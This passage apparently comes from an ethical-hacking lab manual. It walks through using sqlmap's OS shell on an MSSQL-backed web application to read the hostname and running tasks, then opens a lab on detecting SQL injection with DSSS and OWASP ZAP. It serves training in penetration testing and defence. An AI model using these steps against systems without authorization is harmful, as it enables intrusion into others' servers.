
32. If the message **do you want to retrieve the command standard output?** appears, type **Y** and press **Enter**.



33. sqlmap will retrieve the hostname of the machine on which the target web application is running, as shown in the screenshot.




34. Type **TASKLIST** and press **Enter** to view a list of tasks that are currently running on the target system.




35. If the message **do you want to retrieve the command standard output?** appears, type **Y** and press **Enter**.

36. The above command retrieves the tasks and displays them under the **command standard output** section, as shown in the screenshots below.



37. Following the same process, you can use various other commands to obtain further detailed information about the target machine.

38. To view the available commands under the OS shell, type **help** and press **Enter**.



39. This concludes the demonstration of how to launch a SQL injection attack against MSSQL to extract databases using sqlmap.
40. Close all open windows and document all the acquired information.
41. You can also use other SQL injection tools such as **Mole** (https://sourceforge.net), **Blisqy** (https://github.com), **blind-sql-bitshifting** (https://github.com), and **NoSQLMap** (https://github.com) to perform SQL injection attacks.

Lab 2: Detect SQL Injection Vulnerabilities using Various SQL Injection Detection Tools

Lab Scenario

By now, you will be familiar with various types of SQL injection attacks and their possible impact. To recap, the different kinds of SQL injection attacks include authentication bypass, information disclosure, compromised data integrity, compromised availability of data and remote code execution (which allows identity spoofing), damage to existing data, and the execution of system-level commands to cause a denial of service from the application.

As an ethical hacker or pen tester, you need to test your organization's web applications and services against SQL injection and other vulnerabilities, using various approaches and multiple techniques to ensure that your assessments, and the applications and services themselves, are robust.

In the previous lab, you learned how to use SQL injection attacks on the MSSQL server database to test for website vulnerabilities.

In this lab, you will learn how to test for SQL injection vulnerabilities using various other SQL injection detection tools.

Lab Objectives

- Detect SQL injection vulnerabilities using DSSS
- Detect SQL injection vulnerabilities using OWASP ZAP

Overview of SQL Injection Detection Tools

SQL injection detection tools help to discover SQL injection attacks by monitoring HTTP traffic, SQL injection attack vectors, and determining if a web application or database code contains SQL injection vulnerabilities.

To defend against SQL injection, developers must take proper care in configuring and developing their applications in order to make them robust and secure. Developers should use best practices and countermeasures to prevent their applications from becoming vulnerable to SQL injection attacks.

